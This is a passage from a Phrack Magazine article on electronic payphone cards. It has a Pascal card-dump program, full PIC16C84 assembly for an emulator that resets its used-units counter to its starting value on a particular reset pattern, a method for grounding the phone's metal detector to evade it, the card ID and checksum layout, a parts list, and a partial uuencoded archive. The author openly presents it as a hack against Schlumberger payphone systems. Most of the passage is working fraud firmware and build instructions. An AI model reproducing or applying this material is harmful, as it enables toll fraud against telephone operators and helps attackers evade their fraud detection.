USES crt,dos;

CONST port_address=$378;     { lpr1 chosen }

TYPE string8=string[8];
     string2=string[2];

VAR reg         : registers;
    i,j         : integer;
    Data        : array[1..32] of byte;
    car         : char;
    byte_number : integer;
    displaying  : char;

{-------------------------------------------------------------------------}

PROCEDURE Send(b:byte);

  BEGIN port[port_address]:=b;
  END;

{-------------------------------------------------------------------------}

FUNCTION Get:byte;

  BEGIN get:=port[port_address+1];
  END;

{-------------------------------------------------------------------------}
{ FUNCTION dec2hexa_one(decimal_value):hexa_character_representation;     }
{                                                                         }
{       - convert a 4 bit long decimal number to hexadecimal.             }
{-------------------------------------------------------------------------}

FUNCTION dec2hexa_one(value:byte):char;

  BEGIN case value of
          0..9   : dec2hexa_one:=chr(value+$30);
          10..15 : dec2hexa_one:=chr(value+$37);
        END;
  END;

{-------------------------------------------------------------------------}
{ FUNCTION d2h(decimal_byte):string2;                                     }
{                                                                         }
{       - convert a decimal byte to its hexadecimal representation.       }
{-------------------------------------------------------------------------}

FUNCTION d2h(value:byte):string2;

  VAR msbb,lsbb:byte;

  BEGIN msbb:=0;
        if ( value >= $80 ) then
```

```
        BEGIN msbb:=msbb+8;
              value:=value-$80;
        END;
        if ( value >= $40 ) then
        BEGIN msbb:=msbb+4;
              value:=value-$40;
        END;
        if ( value >= $20 ) then
        BEGIN msbb:=msbb+2;
              value:=value-$20;
        END;
        if ( value >= $10 ) then
        BEGIN msbb:=msbb+1;
              value:=value-$10;
        END;

        lsbb:=0;
        if ( value >= $08 ) then
        BEGIN lsbb:=lsbb+8;
              value:=value-$08;
        END;
        if ( value >= $04 ) then
        BEGIN lsbb:=lsbb+4;
              value:=value-$04;
        END;
        if ( value >= $02 ) then
        BEGIN lsbb:=lsbb+2;
              value:=value-$02;
        END;
        if ( value >= $01 ) then
        BEGIN lsbb:=lsbb+1;
              value:=value-$01;
        END;
        d2h := dec2hexa_one(msbb) + dec2hexa_one(lsbb);
  END;

{-------------------------------------------------------------------------------}

Function Binary( b : byte):string8;

  var weight : byte;
      s      : string8;

  BEGIN weight:=$80;
        s:='';
        while (weight > 0) do
        BEGIN if ((b and weight) = weight) then s:=s+'1'
              else s:=s+'0';
              weight:=weight div $02;
        END;
        Binary:=s;
  END;

{-------------------------------------------------------------------------------}

FUNCTION Units:byte;

  VAR  u, i : integer;
       s    : string8;

  BEGIN u:=0;
        i:=13;
        while (Data[i] = $FF) do
        BEGIN u:=u+8;
              i:=i+1;
        END;
        s:=Binary(Data[i]);
        while(s[1]='1') do
```

```
              BEGIN inc(u);
              s:=copy(s,2,length(s));
        END;
        units:=u;
  END;

{--------------------------------------------------------------------------}

function Units_2:LongInt;

  BEGIN Units_2:=4096*Data[9]+512*Data[10]+64*Data[11]+8*Data[12]+Data[13];
  END;

{--------------------------------------------------------------------------}

PROCEDURE Card_Type;

  BEGIN case Data[2] of
         $03: BEGIN write('Telecard - France - ');
                    case Data[12] of
                     $13: write('120 Units - ',units-130,' Units left');
                     $06: write('50 Units - ',units-60,' Units left');
                     $15: write('40 Units - ',units-40,' Units left');
                    END;
              END;
         $2F:BEGIN write('Telecard - Germany - ', Units_2, ' Units left');
             END;
         $3B:BEGIN write('Telecard - Greece - ', Units_2, ' Units left');
             END;
         $83:BEGIN write('Telecard');
                    case Data[12] of
                      $1E: write(' - Sweden');
                      $30: write(' - Norway');
                      $33: write(' - Andorra');
                      $3C: write(' - Ireland');
                      $47: write(' - Portugal');
                      $55: write(' - Czech Republic');
                      $5F: write(' - Gabon');
                      $65: write(' - Finland');
                    END;
                    if (Data[12] in [$30,$33,$3C,$47,$55,$65]) then
                    BEGIN case ((Data[3] and $0F)*$100+Data[4]) of
                           $012: write (' - 10 Units - ',units-12,' Units left');
                           $024: write (' - 22 Units - ',units-24,' Units left');
                           $027: write (' - 25 Units - ',units-27,' Units left');
                           $032: write (' - 30 Units - ',units-32,' Units left');
                           $052: write (' - 50 Units - ',units-52,' Units left');
                           $067: write (' - 65 Units - ',units-62,' Units left');
                           $070: write (' - 70 Units - ',units-70,' Units left');
                           $102: write (' - 100 Units - ',units-102,' Units left');
                           $152: write (' - 150 Units -  ',units-152,' Units left');
                          END;
                     END;
{                     write(' - N0 ',Data[5]*$100+Data[6]);}
              END;
        END;
  END;

{--------------------------------------------------------------------------}

PROCEDURE waiting;

  BEGIN send($00);
        write('Enter a card in the reader and press a key ...');
        repeat until key pressed;
        gotoxy(1, wherey);
        clreol;
  END;
```

```
{------------------------------------------------------------------------------}

PROCEDURE Full_Displaying;

  BEGIN writeln('Memory dump:');
        for i:=1 to 80 do write('-');
        for i:=1 to (byte_number div 6 + 1) do
        BEGIN for j:=1 to 6 do
              BEGIN if j+6*(i-1) <= byte_number then write(binary(Data[j+6*(i-1)]):9);
              END;
              gotoxy(60,wherey);
              for j:=1 to 6 do
              if j+6*(i-1) <= byte_number then write(d2h(Data[j+6*(i-1)]),' ');
              writeln;
        END;
        for i:=1 to 80 do write('-');
        Card_Type;
        writeln;
  END;

{------------------------------------------------------------------------------}

PROCEDURE Short_Displaying;

  VAR j : integer;

  BEGIN for j:=1 to byte_number do
        BEGIN write(d2h(Data[j]),' ');
        END;
        writeln;
  END;

{------------------------------------------------------------------------------}

PROCEDURE Reading;

  VAR i, j  : integer;
      Value : byte;

  BEGIN send($FE);
        send($F8);
        for i:=1 to 32 do
        BEGIN Value:=0;
              for j:=1 to 8 do
              BEGIN Value:=Value*$02 + ((get and $08) div $08);
                    send($FB);
                    delay(1);
                    send($F8);
              END;
              Data[i]:=Value;
        END;
        case displaying of
          'F':full_displaying;
          'S':short_displaying;
        END;
  END;

{------------------------------------------------------------------------------}

PROCEDURE writing;

  VAR i,n:integer;
      car:char;

  BEGIN write('Which bit do you want to set to "1" : ');
        readln(n);
```

```
        waiting;
        car:=readkey;

        send($FA);
        send($F8);
        for i:=1 to n do
        BEGIN send($F9);
              if i=n then
              BEGIN send($FD);
                    delay(20);
                    send($FF);
                    delay(20);
              END;
              send($FB);
        END;
        reading;
  END;

{-------------------------------------------------------------------------------}

PROCEDURE Saving;

  VAR filename : string;
      f        : text;
      i        : word;

  BEGIN write('Enter the filename: ');
        readln(filename);
        assign(f, filename);
        rewrite(f);
        for i:=1 to byte_number do write(f,d2h(Data[i]),' ');
        close(f);
  END;

{-------------------------------------------------------------------------------}

PROCEDURE initialize;

  VAR i : integer;

  BEGIN byte_number:=32;
        displaying:='F';
        clrscr;
        writeln(' 1 - to dump a 256 bits card');
        writeln(' 2 - to dump a 128 bits card');
        writeln(' F - to display in full format');
        window(41,1,80,25);
        writeln(' S  - to display in short format');
        writeln(' F2 - to save in a file');
        writeln(' Q  - to exit the program');
        window(1,4,80,25);
        for i:=1 to 80 do write('=');
        window(1,5,80,25);
  END;

{===============================================================================}

BEGIN initialize;
      repeat waiting;
             car:=upcase(readkey);
             case car of
              'W':writing;
              'Q':;
              '1':byte_number:=32;
              '2':byte_number:=16;
              'F','S':displaying:=car;
              #00: BEGIN car:=readkey;
                         if car=#60 then saving;
```

```
                END;
             else reading;
            END;
      until car='Q';
END.
--------------- cut here (end)
```


```
        _/_/_/_/_/               Stephane BAUSSON
       _/_/_/_/_/    Engineering student at ENSEM (Nancy - France)
      _/_/_/_/_/   Smail: 4, Rue de Grand, F-88630 CHERMISEY, France
     _/_/_/_/_/
    _/_/_/_/_/            Email: sbausson@ensem.u-nancy.fr
```

<End of text quoted from Stephane Bausson's text about the telephone cards>.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 11 of 18

Electronic Telephone Cards: How to make your own!

(continued)

The Program:

Well, when I saw this phile about the cards the first time, about a year ago I quickly realized that this system is very unsecure and really needs to be hacked. So, now I present you with a piece of software for the PIC 16C84 RISC micro-controller from Microchip that will take care of emulating the cards used by Schlumberger and others. This system is to be found in Scandinavia (Sweden, Norway and Finland), Spain, France and other countries. I do know that France probably needs some small modifications for this to work, but I see no reason to as why it shouldn't do so! For this to work, you need to have access to a PROM burner which can handle the PIC 16C84, or you might just build one yourself as I include some plans for that in the UUEncoded block to be found at the end of this phile. First of all, you have to read off the first 12 bytes of data from a valid card from the country you wish your emulator to work in. This because I don't think it would be a good idea to publish stolen card identities in Phrack. Then you simply enter those 12 bytes of data in the proper place in my program and compile it. That's it... And since I happen to choose a version of the PIC with internal Data EEPROM, that means that the first 12 locations of the Data EEPROM should contain the card id bytes. As of today this code should work smooth and fine, but maybe you'll need to modify it later on when Schlumberger gets tired of my hack. But since the PIC is a very fast and powerful micro-controller it might be quite hard for them to come up with a solution to this problem. Let's have a look at the PIC Software! (Note that the current version of Microchip's PICSTART 16B package is unable to program the DATA EEPROM array in the 16C84 so if you are going to use that one, use the other version of the source code which you'll find in the UUEncoded part!).

<Start of TELECARD.ASM>.

```
        TITLE   "ISO 7816 Synchronous Memory Card Emulator"
        LIST    P=PIC16C84, R=HEX
        INCLUDE "PICREG.EQU"

; PIC16C84 I/O Pin Assignment List

CRD_CLK         equ     0       ; RB0 + RA4 = Card Clock
CRD_DTA         equ     0       ; RA0 = Card Data Output
CRD_RST         equ     1       ; RB1 = Card Reset, Low-Active
CRD_WE          equ     7       ; RB7 = Card Write-Enable, Hi-Active

; PIC16C84 RAM Register Assignments

CRD_ID          equ     0x00c   ; Smartcard ID, 12 bytes
FUSCNT          equ     0x018   ; Fused units counter
BITCNT          equ     0x019   ; Bitcounter
LOOPCNT         equ     0x01a   ; Loop Counter
EE_FLAG         equ     0x01b   ; EEPROM Write Flag
TEMP1           equ     0x01c   ; Temporary Storage #1
TEMP2           equ     0x01d   ; Temporary Storage #2
TEMP3           equ     0x01e   ; Temporary Storage #3
TEMP4           equ     0x01f   ; Temporary Storage #4
TEMP_W          equ     0x02e   ; Temporary W Save Address
TEMP_S          equ     0x02f   ; Temporary STATUS Save Address
```

```
        org     0x2000          ; Chip ID Data
        dw      042,042,042,042

        org     0x2007          ; Configuration Fuses
        dw      B'00000001'

        org     0x2100          ; Internal Data EEPROM Memory (Card ID!!!)
        db      0x081,0x042,0x000,0x011,0x022,0x033
        db      0x044,0x055,0x066,0x077,0x011,0x084
        db      0x002           ; Default used up credits value

        org     PIC84           ; Reset-vector
        goto    INIT            ; Jump to initialization routine

        org     INTVEC          ; Interrupt-vector
        push                    ; Save registers
        call    INTMAIN         ; Call main interrupt routine
        pop                     ; Restore registers
        retfie                  ; return from interrupt & clear flag

        org     0x010           ; Start address for init rout.
INIT    bsf     STATUS,RP0      ; Access register bank 1
        clrwdt                  ; Clear watchdog timer
        movlw   B'11101000'     ; OPTION reg. settings
        movwf   OPTION          ; Store in OPTION register
        movlw   B'11111110'     ; Set PORT A Tristate Latches
        movwf   TRISA           ; Store in PORT A tristate register
        movlw   B'11111111'     ; Set PORT B Tristate Latches
        movwf   TRISB           ; Store in PORT B tristate register
        bcf     STATUS,RP0      ; Access register bank 0
        clrf    RTCC            ; Clear RTCC
        clrf    PORTA           ; Clear PORTA
        clrf    PORTB           ; Clear PORTB
        movlw   0d              ; 13 bytes to copy
        movwf   LOOPCNT         ; Store in LOOPCNT
        movlw   0c              ; Start storing at $0c in RAM
        movwf   FSR             ; Store in FSR
        clrf    EEADR           ; Start at EEPROM Address 0
EECOPY
        bsf     STATUS,RP0      ; Access register bank 1
        bsf     EECON1,RD       ; Set EECON1 Read Data Flag
        bcf     STATUS,RP0      ; Access register bank 0
        movfw   EEDATA          ; Read one byte of EEPROM Data
        movwf   INDIR           ; Store in RAM pointed at by FSR
        incf    FSR             ; Increase FSR pointer
        incf    EEADR           ; Increase EEPROM Address Pointer
        decfsz  LOOPCNT,1       ; Decrease LOOPCNT until it's 0
        goto    EECOPY          ; Go and get some more bytes!
        bsf     STATUS,RP0      ; Access register bank 1
        bcf     EECON1,EEIF     ; Clear EEPROM Write Int. Flag
        bcf     EECON1,WREN     ; EEPROM Write Disable
        bcf     STATUS,RP0      ; Access register bank 0
        movlw   B'10010000'     ; Enable INT Interrupt
        movwf   INTCON          ; Store in INTCON

MAIN    bsf     STATUS,RP0      ; Access register bank 1
        btfsc   EECON1,WR       ; Check if EEPROM Write Flag Set
        goto    MAIN            ; Skip if EEPROM Write is Completed
        bcf     EECON1,EEIF     ; Reset Write Completion Flag
        bcf     EECON1,WREN     ; EEPROM Write Disable
        bcf     STATUS,RP0      ; Access register bank 0
        btfss   EE_FLAG,LSB     ; Check for EEPROM Write Flag
        goto    MAIN            ; If not set, jump back and wait some more
        clrf    EE_FLAG         ; Clear EEPROM Write Flag
        movlw   0c              ; Units is stored in byte $0c
        movwf   EEADR           ; Store in EEPROM Address Counter
        movfw   FUSCNT          ; Get fused units counter
        movwf   EEDATA          ; Store in EEDATA
```

```
        bsf     STATUS,RP0      ; Access register bank 1
        bsf     EECON1,WREN     ; EEPROM Write Enable
        bcf     INTCON,GIE      ; Disable all interrupts
        movlw   055             ; Magic Number #1 for EEPROM Write
        movwf   EECON2          ; Store in EECON2
        movlw   0aa             ; Magic Number #2 for EEPROM Write
        movwf   EECON2          ; Store in EECON2
        bsf     EECON1,WR       ; Execute EEPROM Write
        bsf     INTCON,GIE      ; Enable all interrupts again!
        bcf     STATUS,RP0      ; Access register bank 0
        goto    MAIN            ; Program main loop!

INTMAIN btfsc   INTCON,INTF     ; Check for INT Interrupt
        goto    INTMAIN2        ; If set, jump to INTMAIN2
        movlw   B'00010000'     ; Enable INT Interrupt
        movwf   INTCON          ; Store in INTCON
        return

INTMAIN2
        bcf     STATUS,RP0      ; Access register bank 0
        bsf     PORTA,CRD_DTA   ; Set Data Output High
        btfsc   PORTB,CRD_RST   ; Check if reset is low
        goto    NO_RST          ; If not, skip reset sequence
        movfw   RTCC            ; Get RTCC Value
        movwf   TEMP4           ; Store in TEMP4
        clrf    RTCC            ; Clear RTCC
        movlw   055             ; Subtract $55 from TEMP4
        subwf   TEMP4,0         ; to check for card reset....
        bnz     NO_RST2         ; If not zero, jump to NO_RST
        movlw   02              ; Unused one has $02 in FUSCNT
        movwf   FUSCNT          ; Store full value in FUSCNT
        bsf     EE_FLAG,LSB     ; Set EEPROM Write Flag
NO_RST2 bcf     INTCON,INTF     ; Clear INT Interrupt Flag
        return                  ; Mission Accomplished, return to sender

NO_RST  movfw   RTCC            ; Get RTCC Value
        movwf   BITCNT          ; Copy it to BITCNT
        movwf   TEMP1           ; Copy it to TEMP1
        movwf   TEMP2           ; Copy it to TEMP2
        movlw   060             ; Load W with $60
        subwf   TEMP1,0         ; Subtract $60 from TEMP1
        bz      CREDIT          ; If it is equal to $60
        bc      CREDIT          ; or greater, then skip to units area
        rrf     TEMP2           ; Rotate TEMP2 one step right
        rrf     TEMP2           ; Rotate TEMP2 one step right
        rrf     TEMP2           ; Rotate TEMP2 one step right
        movlw   0f              ; Load W with $f
        andwf   TEMP2,1         ; And TEMP2 with W register
        movfw   TEMP2           ; Load W with TEMP2
        addlw   0c              ; Add W with $0c
        movwf   FSR             ; Store data address in FSR
        movfw   INDIR           ; Get data byte pointed at by FSR
        movwf   TEMP3           ; Store it in TEMP3
        movlw   07              ; Load W with $07
        andwf   TEMP1,1         ; And TEMP1 with $07
        bz      NO_ROT          ; If result is zero, skip shift loop
ROTLOOP rlf     TEMP3           ; Shift TEMP3 one step left
        decfsz  TEMP1,1         ; Decrement TEMP1 until zero
        goto    ROTLOOP         ; If not zero, repeat until it is!
NO_ROT  btfss   TEMP3,MSB       ; Check if MSB of TEMP3 is set
        bcf     PORTA,CRD_DTA   ; Clear Data Output
        bcf     INTCON,INTF     ; Clear INT Interrupt Flag
        return                  ; Mission Accomplished, return to sender

CREDIT  btfss   PORTB,CRD_WE    ; Check if Card Write Enable is High
        goto    NO_WRT          ; Abort write operation if not...
        btfss   PORTB,CRD_RST   ; Check if Card Reset is High
        goto    NO_WRT          ; Abort write operation if not...
```

```
        incf    FUSCNT          ; Increase used-up units counter
        bsf     EE_FLAG,LSB     ; Set EEPROM Write-Flag
        bcf     INTCON,INTF     ; Clear INT Interrupt Flag
        return                  ; Mission Accomplished, return to sender

NO_WRT  movlw   060             ; Load W with $60
        subwf   BITCNT,1        ; Subtract $60 from BITCNT
        movfw   FUSCNT          ; Load W with FUSCNT
        subwf   BITCNT,1        ; Subtract FUSCNT from BITCNT
        bnc     FUSED           ; If result is negative, unit is fused
        bcf     PORTA,CRD_DTA   ; Clear Data Output
FUSED   bcf     INTCON,INTF     ; Clear INT Interrupt Flag
        return                  ; Mission Accomplished, return to sender

        END
```

==========

<End of TELECARD.ASM>.

<Start of PICREG.EQU>.

==========

```
; PIC16Cxx Micro-controller Include File

PIC54           equ     0x1ff   ; PIC16C54 Reset Vector
PIC55           equ     0x1ff   ; PIC16C55 Reset Vector
PIC56           equ     0x3ff   ; PIC16C56 Reset Vector
PIC57           equ     0x7ff   ; PIC16C57 Reset Vector
PIC71           equ     0x000   ; PIC16C71 Reset Vector
PIC84           equ     0x000   ; PIC16C84 Reset Vector
INTVEC          equ     0x004   ; PIC16C71/84 Interrupt Vector

INDIR           equ     0x000   ; Indirect File Reg Address Register
RTCC            equ     0x001   ; Real Time Clock Counter
PCL             equ     0x002   ; Program Counter Low Byte
STATUS          equ     0x003   ; Status Register
FSR             equ     0x004   ; File Select Register
PORTA           equ     0x005   ; Port A I/O Register
PORTB           equ     0x006   ; Port B I/O Register
PORTC           equ     0x007   ; Port C I/O Register
ADCON0          equ     0x008   ; PIC16C71 A/D Control Reg 0
ADRES           equ     0x009   ; PIC16C71 A/D Converter Result Register
EEDATA          equ     0x008   ; PIC16C84 EEPROM Data Register
EEADR           equ     0x009   ; PIC16C84 EEPROM Address Register
PCLATH          equ     0x00a   ; Program Counter High Bits
INTCON          equ     0x00b   ; Interrupt Control Register
TRISA           equ     0x005   ; Port A I/O Direction Register
TRISB           equ     0x006   ; Port B I/O Direction Register
TRISC           equ     0x007   ; Port C I/O Direction Register
ADCON1          equ     0x008   ; PIC16C71 A/D Control Reg 1
EECON1          equ     0x008   ; PIC16C84 EEPROM Control Reg. 1
EECON2          equ     0x009   ; PIC16C84 EEPROM Control Reg. 2
OPTION          equ     0x001   ; Option Register

MSB             equ     0x007   ; Most-Significant Bit
LSB             equ     0x000   ; Least-Significant Bit
TRUE            equ     1
YES             equ     1
FALSE           equ     0
NO              equ     0

; Status Register (f03) Bits

CARRY           equ     0x000   ; Carry Bit
C               equ     0x000   ; Carry Bit
DCARRY          equ     0x001   ; Digit Carry Bit
DC              equ     0x001   ; Digit Carry Bit
Z_BIT           equ     0x002   ; Zero Bit
```

```
Z               equ     0x002   ; Zero Bit
P_DOWN          equ     0x003   ; Power Down Bit
PD              equ     0x003   ; Power Down Bit
T_OUT           equ     0x004   ; Watchdog Time-Out Bit
TO              equ     0x004   ; Watchdog Time-Out Bit
RP0             equ     0x005   ; Register Page Select 0
RP1             equ     0x006   ; Register Page Select 1
IRP             equ     0x007   ; Indirect Addressing Reg. Page Sel.

; INTCON Register (f0b) Bits

RBIF            equ     0x000   ; RB Port change interrupt flag
INTF            equ     0x001   ; INT Interrupt Flag
RTIF            equ     0x002   ; RTCC Overflow Interrupt Flag
RBIE            equ     0x003   ; RB Port Ch. Interrupt Enable
INTE            equ     0x004   ; INT Interrupt Enable
RTIE            equ     0x005   ; RTCC Overflow Int. Enable
ADIE            equ     0x006   ; PIC16C71 A/D Int. Enable
EEIE            equ     0x006   ; PIC16C84 EEPROM Write Int. Enable
GIE             equ     0x007   ; Global Interrupt Enable

; OPTION Register (f81) Bits

PS0             equ     0x000   ; Prescaler Bit 0
PS1             equ     0x001   ; Prescaler Bit 1
PS2             equ     0x002   ; Prescaler Bit 2
PSA             equ     0x003   ; Prescaler Assignment Bit
RTE             equ     0x004   ; RTCC Signal Edge Select
RTS             equ     0x005   ; RTCC Signal Source Select
INTEDG          equ     0x006   ; Interrupt Edge Select
RBPU            equ     0x007   ; Port B Pull-up Enable

; ADCON0 Register (f08) Bits

ADON            equ     0x000   ; A/D Converter Power Switch
ADIF            equ     0x001   ; A/D Conversion Interrupt Flag
ADGO            equ     0x002   ; A/D Conversion Start Flag
CHS0            equ     0x003   ; A/D Converter Channel Select 0
CHS1            equ     0x004   ; A/D Converter Channel Select 1
ADCS0           equ     0x006   ; A/D Conversion Clock Select 0
ADCS1           equ     0x007   ; A/D Conversion Clock Select 0

; ADCON1 Register (f88) Bits

PCFG0           equ     0x000   ; RA0-RA3 Configuration Bit 0
PCFG1           equ     0x001   ; RA0-RA3 Configuration Bit 0

; EECON1 Register (f88) Bits

RD              equ     0x000   ; PIC16C84 EEPROM Read Data Flag
WR              equ     0x001   ; PIC16C84 EEPROM Write Data Flag
WREN            equ     0x002   ; PIC16C84 EEPROM Write Enable Flag
WRERR           equ     0x003   ; PIC16C84 EEPROM Write Error Flag
EEIF            equ     0x004   ; PIC16C84 EEPROM Interrupt Flag

; Some useful macros...

PUSH    macro
        movwf   TEMP_W
        swapf   STATUS,W
        movwf   TEMP_S
        endm

POP     macro
        swapf   TEMP_S,W
        movwf   STATUS
        swapf   TEMP_W
        swapf   TEMP_W,W
```

```
        endm

        END
```

==========

<End of PICREG.EQU>.

The Security System:
~~~~~~~~~~~~~~~~~~~~

The security of the Schlumberger card system depends strongly on two things: the metal detector in the card reader which senses if there is any metal on the card where there shouldn't be any metal. Circuit traces on a home built card is definitively made of metal. So, we have to figure out a way of getting around this problem... Well, that isn't really too hard! They made one really big mistake: If the metal detector is grounded, it doesn't work!! If you look at the printout of my layouts for this card you'll find one big area of the board that is rectangle shaped. In this area you should make a big blob of solder that is between 2-3 millimeters high (approximately!). When the card slides into the phone, the blob should be touching the metal detector and since the blob is connected to ground the detector is also being grounded. The phone also counts the number of times the metal detector gets triggered by foreign objects in the card reader (Meaning that the phone companies security staff can see if someone's attempting to use a fake card that doesn't have this counter-measure on it!) and this is of course included in the daily service report the phone sends to the central computer.

The second security lies in the cards first 12 bytes, it's not just what it appears to be: a serial number, it's more than that. Part of the first byte is a checksum of the number of 1's in the 11 bytes following it. Then byte 2 is always $83, identifying the card as an electronic phonecard. Byte 3 and 4 is the number of units on the card: The first nibble of byte 3 is always $1 and then in the remaining three nibbles the number of units is stored in BCD code, for example $11,$22 means 120 units (Two units is always fused at the factory as a test, see the text by Stephane Bausson!) Then we have 4 bytes of card serial number data, 2 bytes of card checksum (calculated with a 16 bit key stored in the payphone's ROM), 1 byte that is always $11, and then at last, byte 12 which is the country identifier.

The Parts Needed:
~~~~~~~~~~~~~~~~~~

```
        01 * PIC16C84, 4 MHz version, Surface Mounted (SOIC-18 Package)
        01 * 4 MHz Ceramic Resonator, Surface Mounted
        02 * 22 pF Capacitors, Surface Mounted (Size 1206).
        01 * 0.8mm thick single sided circuit board with P20 photoresist
```

The Construction:
~~~~~~~~~~~~~~~~~

Since this project is obviously not intended for the novice in electronics I will not go into the basic details of soldering/etching circuit boards. If you do not know much of this, ask a friend who does for help. If you want to reach me for help, write to Phrack and ask them to forward the letter to me as I wish to remain anonymous - This project will probably upset a lot of phone companies and last but not least the guys at Schlumberger Tech.

The UUEncoded Part:
~~~~~~~~~~~~~~~~~~~

In this part of the phile you will find circuit board layouts for Tango PCB as well as HP LaserJet binary files which will output the layout when printed from DOS with the PRINT command.

You will also find another version of the source code to use if your PIC programmer can't handle the programming of the 64 byte Data EEPROM array.

<UUEncoded Part Begins Here>.

---

section 1 of uuencode 5.22 of file telecard.zip by R.E.M.

```
begin 644 telecard.zip
M4$L#!!0````(``Q2,!V^G@!LQ@@``.P@```,````5$5,14-21#$N05--Q5G=
M<YLZ%G].9O(_G/1VM@_K9L%)D^YD^D`P2;GKV%[LW.P^=620;6TQ4!!QT[]^
M]8%``NQMLYU;SV0RH//3^=#Y%"?'1PM_,?8`X)4_G\+5>_L2YL])N,G3)"T+
MN,?;-'\&%^41>-LR1C3-7S'4V)\O&`AF'V:^:U^Z[R\&$'SXZ/V+K?D3=_PP
M\N`56PJ\NS/OGP\,<G)\#8H6_+]-8482<(J"K),M3BB,24$YE1N,/KGC?X#Z
MX2^E^&]5S]<0W%CP5PB<"_@@!7/C-/PLD:.%<PCI6`HS0A3!M*19224RD`H9
M2%OC:2MD@`M,!S!.=V^=D)(G+/&/'G3P5QK^2N$?<T+Q6R]!RQ@/X".I=S$L
M%#CWC-.:&07GFID*92)_U&5G?;6L4+";;U%.0\[-'PW``L+RF6*&O7V8NY-%
M+])^+Y"W98$C*!-""PC3,F'L3XYO_,5>V-\%[(;0FGH\G<YT<IT:">IQFF;@
M*GK/^W0[=NYZZ9>"WO-FP?1>6@YN8[0^.5YX]S,;^D62-EC@;9;F*'^&.67_
MUQA^LR5NN`<7[<,-)>Y\#P[OPYU+W,4>W*J-6U2X"XG[]-B+&[;Y/<(</6%P
MHBC'15%AY_W8+D]G\3!O;7!R?)3FZPHSM"RKV>L:W`W)P!^)"&*$T4XN6!?#
M@?;7W>3*V"1-5F1=YHB2-!%.5VA[W;RQY,]^8^PS\WEHZ/N(8'S[A$-F<D:X
M3FG*%_R)K[DK)_R]W&;`%DE"*$$Q^28YYVE)28(-+OYD\8?GZF"?.VJ9:8RR
MLMA`S^]:6C*O(I<K%:(XKK:]=_R);@2^LD4D85))!HT\1UF:03\'IC,3PF22
M8[HBN(^:K91Y`JL\W39L_@)AC%$.*Q%+QDE9MF7J0U%.`4G7@%6:"Q,*0<].
MCI6AE\5*T$MW&@0S2^&=,.1`)2PL4?(9;&Z7.-]%M$]D5\BV0S3<1.D:*-GR
M-'&T39_BG?`.V[:9F);UI@),9PM_.N$\SJ#`E%EP74C`CHM5+1M*<0,RPS=(
M(5V;"__57.:8PFP:+,"!1<[($<4PYD)BG=DB\.=.RX(5LPI,%?@05[O#]>9_
M<;TYP/6FE^LR_*%3L^2I"4RP<+40:4Z-O]?(./3&I),O&_1F?(W=#>:?41]
M,^BJVB#KUH.H6U5E`5(`HO#:"C5#>9XS"OH-5>U494&8I22IS/3CSJT@GN=.
M)_8@&#7LV'G*MQ!@5#4BLJ:]Y#R87JN=8#1R=$M?R]TKG59]5;VV2;LKT&QB
M+AT\"-5E\"P;IMFSQJ#=$6@,JJ6#.\L4Q),>2=;5D7)LX-SK6LSU<S6UF`>:
MK_6Y@,AQM.T"%F].W.GLWTKURM0,KR5VUPE&_DB3Q)^,_#T^QMNZ3#A6Q/DM
MGRO92"*/OJN$GX0Y1@462UGMDPK05:8&[/7G"(>KXEM]+(.FS1WA"JM.K$PH
MB8'0-\(8=7U55FFXWJ6`D@C6F!U4NL6PY0H+?SA]802%1@1YGG]K9`:C)_03
M>M8.H@KX&'@3,U5(R(@4O`-_<=2I=&V)2E07"=G7\V)?=PV&9RS</95(+O%B
MK+J$EQB-KHI0UUWKVG#X&<BJVTOSC*0=K=&C2!$_DZR#)#S-;K,84QP=/"W1
MH56@"B%:OC_OL+A1"L%#S!F#<54IE5%X3],S81RPB+^")*4@YL#_\,9RB=@^
MW/]WB&@!8"0=<\CI=>.*\?Y,*.L;L[WH`"/N-SS&7ESC7+T6B.36K05W[/@.
MUX]N[='X\:6?4D/W^8:,.,TU9"0-[GRO3FO2?8`G;-4#%[JAW[UK&?H>K4D(
MDW*[9!+]9G=\Q-"><=-&2D-[OJ0S0N@@H^'_RZACLZ9/^HK#DN+VY@K0-5J5
MR0R;`5HCDIR^+`[WQ],L3]<YVLI9*$[3[)3G034PJ:16B<C^W7;BMY5OFSE0
M;#$T0K<)6T:D*(RD;OWLI'XDIS!-J^$+<UEU7*)_'C0W7K*OU"ZUX"-9;[2*
M(!KI07/1I56$7&1H4C#+[S3;3:;&G5B=]@90\((@407^4N(DQ%H&Z4X&/(.(
MMMW^@N-0]NGTYHEE.+'W_O+$_DN?EDN8HI/":+8DI6&U=E,M&BH'5A]D1NA%`
MWM/6SB94Y[9-OD%CJ6&W0'S#>=JXFB33A=4OHJK\+A)MFF#8H`)>,XJZ"?^.
MAGU5QC$\<2,;L"8IM`N@'$8Z%4@IU,JH>N0)X^L!H8I7==_0^5W#/2D*7OJ=
M,.1]`"DV.!JH^PEFGP(G$:\KBC_`"URJ?57)KYJR9R"4<Y"++0?4;Q$-:K'8
M(M9/K$-L9/I+JZ7^.$41/%8N=6FU'-#N=T!&V#BM*(K2Y<`-O)%^QR5\CH@P
MQE]*%'.9))=EN`^1YK#.,6+G-P"ZP8D,;`:4A1ZQ-7Z@,@![U`]2<:$@%[C/
M%A1GD)/UAOX"7&WYE0;J6G[%2%$2-2<ZL#52)XFJ_07U8^N.1GAC5S"=@7($
M%$5[FC@G:J0Q^K9]$VS$T[JZ@:O'625.=]KDP<$QHC7LFS9UC]8OM>O\2U4*
M/M<-J]W@]AC6NFI9UNZUK*V3*V_F`3]M>S-3MXR%1\L\*KRSV)`5%3W"R3&#
M\#D5\KCQF)8Z@EJ^KQTFQBNJ3<%=4<44+#Y*28'E$,R%T,JC8KXGZ><XP\SD
M:GYF6IS*O,;55!.)$&QP7]_<:469OTQ7E>B\X9<5)]Q7_F5"-KYJM1OB/RU]
MJTRCU&QZ#_F13%.S^2*FFBRF:]6Z:(W(8V`XA[-,<PH[`4LS7'U%(,+^9V=G
MVLQWH.UI/N;]))[U'4ZG.M=7,KRZORVSSB3U_17Z;6MP_@6E61CF)75.EM\F
MU/KJG%ZB]PRD.H.ZQ_D.'M5.)IME(O,S6_2T3ZKM#)3@->)?:0?BZ/@;,1+_
M:$@J+K_F](Y.CN5=)?!J(LPU<\?MCR_RJ[&0^_3T5#*61_W5>F^;S_P[G_YL
M6>:SW:(?MNC/SUO[79C/[]Z9SY>7YO/5U6%^[R_$URUO,CHY_B]02P,$%```
M``@`2E(P'8XZ.`_+"```^!\```P```!414Q%0U)$,BY!4TW%65MSV[@5?K9G
